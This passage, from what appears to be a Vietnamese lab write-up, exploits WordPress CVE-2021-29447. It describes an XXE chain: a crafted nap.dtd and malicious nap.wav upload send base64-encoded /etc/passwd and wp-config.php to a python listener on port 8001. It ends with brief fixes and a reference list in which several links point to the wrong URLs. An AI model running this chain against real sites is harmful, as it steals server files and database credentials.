
Tiếp tục tạo file nap.dtd 

Hình Cấu trúc file nap.dtd

* Tạo 1 thực thể % file: Để filter các dữ liệu từ thư viên zilb mã hóa thành chuỗi base64 và đường dẫn để đọc và nén dữ liệu
* Tạo 1 thực thể % init: Trong 1 parameter entity giá trị % sẽ được encode thành ‘&#x25;’ , thực thể trick định nghĩa cho url với tham số p=%file

Tạo 1 máy chủ với http.server và port 8001 

Hình Tạo Server với cổng mở 8001 sử dụng python3


Upload file media: nap.wav 

Hình Tải lên tệp mã độc .wav


Kiểm tra trên máy chủ http.server , sau khi đọc file nap.dtd trả ra giá trị p

Hình Giá trị p được trả về sau khi duyệt file nap.dtd


Tạo php để giải mã base64, sao chép đoạn giá trị p và thực hiện decode với base\_64



Hình Tạo file nap.php và sao chép giá trị từ tham số p rồi giải mã bằng base64

Chạy file nap.php, chúng ta đã thực thi được để đọc được /etc/passwd


Hình Lấy được dữ liệu từ /etc/passwd

Giờ chúng ta hãy tiếp tục lấy dữ liệu file wp-config.php trong Wordpress. Sửa file nap.dtd 


Hình Chỉnh sửa file nap.dtd để lấy dữ liệu từ wp-config.php

Ta lại upload file nap.wav lên wordpress để đọc file nap.dtd thu được giá trị p sau khi upload

Hình Duyệt lại /nap.dtd

Lấy giá trị p thay vào file nap.php 

Hình Thay đổi giá trị từ tham số p

Lấy được file config, từ đây thấy được database

Hình Chạy file nap.php và thu được file wp-config.php

### Cách khắc phục lỗ hổng

Để khắc phục lỗ hổng CVE-2021-29447, người dùng nên nâng cấp WordPress lên phiên bản mới nhất và cập nhật các plugin và theme sử dụng trên trang web. Ngoài ra, người dùng cũng nên xác thực đầu vào và chống lại các cuộc tấn công XXE bằng cách sử dụng các biện pháp bảo mật phù hợp.

TÀI LIỆU THAM KHẢO

1. [karthikuj/cve-2022-42889-text4shell-docker: Dockerized POC for CVE-2022-42889 Text4Shell (github.com)](https://github.com/karthikuj/cve-2022-42889-text4shell-docker)
2. [StringSubstitutor (Apache Commons Text 1.10.0 API)](https://commons.apache.org/proper/commons-text/apidocs/org/apache/commons/text/StringSubstitutor.html)
3. <https://syst3mfailure.io/sudo-heap-overflow/>
4. [https://blog.qualys.com/vulnerabilities-threat-research/2021/01/26/cve-2021-3156-heap-based-buffer-overflow-in-sudo-baron-samedit](https://syst3mfailure.io/sudo-heap-overflow/)
5. [https://bkhost.vn/blog/buffer-overflow-la-gi/#nguyen\_nhan\_gay\_ra\_loi\_buffer\_overflow](https://syst3mfailure.io/sudo-heap-overflow/)
6. [https://viblo.asia/p/ky-thuat-tan-cong-buffer-overflow-3Q75wmjMZWb](https://syst3mfailure.io/sudo-heap-overflow/)
7. [https://vietnix.vn/buffer-overflow-la-gi/](https://syst3mfailure.io/sudo-heap-overflow/)
8. [https://blog.aquasec.com/cve-2021-3156-sudo-vulnerability-allows-root-privileges](https://syst3mfailure.io/sudo-heap-overflow/)
9. <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-29447>
10. <https://www.digitalocean.com/community/tutorials/install-wordpress-on-ubuntu>
11. [https://wpscan.com/vulnerability/cbbe6c17-b24e-4be4-8937-c78472a138b5](https://www.digitalocean.com/community/tutorials/install-wordpress-on-ubuntu)
12. [https://tryhackme.com/room/wordpresscve202129447](https://www.digitalocean.com/community/tutorials/install-wordpress-on-ubuntu)
13. [https://www.youtube.com/watch?v=nXpCh4Feeoc](https://www.digitalocean.com/community/tutorials/install-wordpress-on-ubuntu)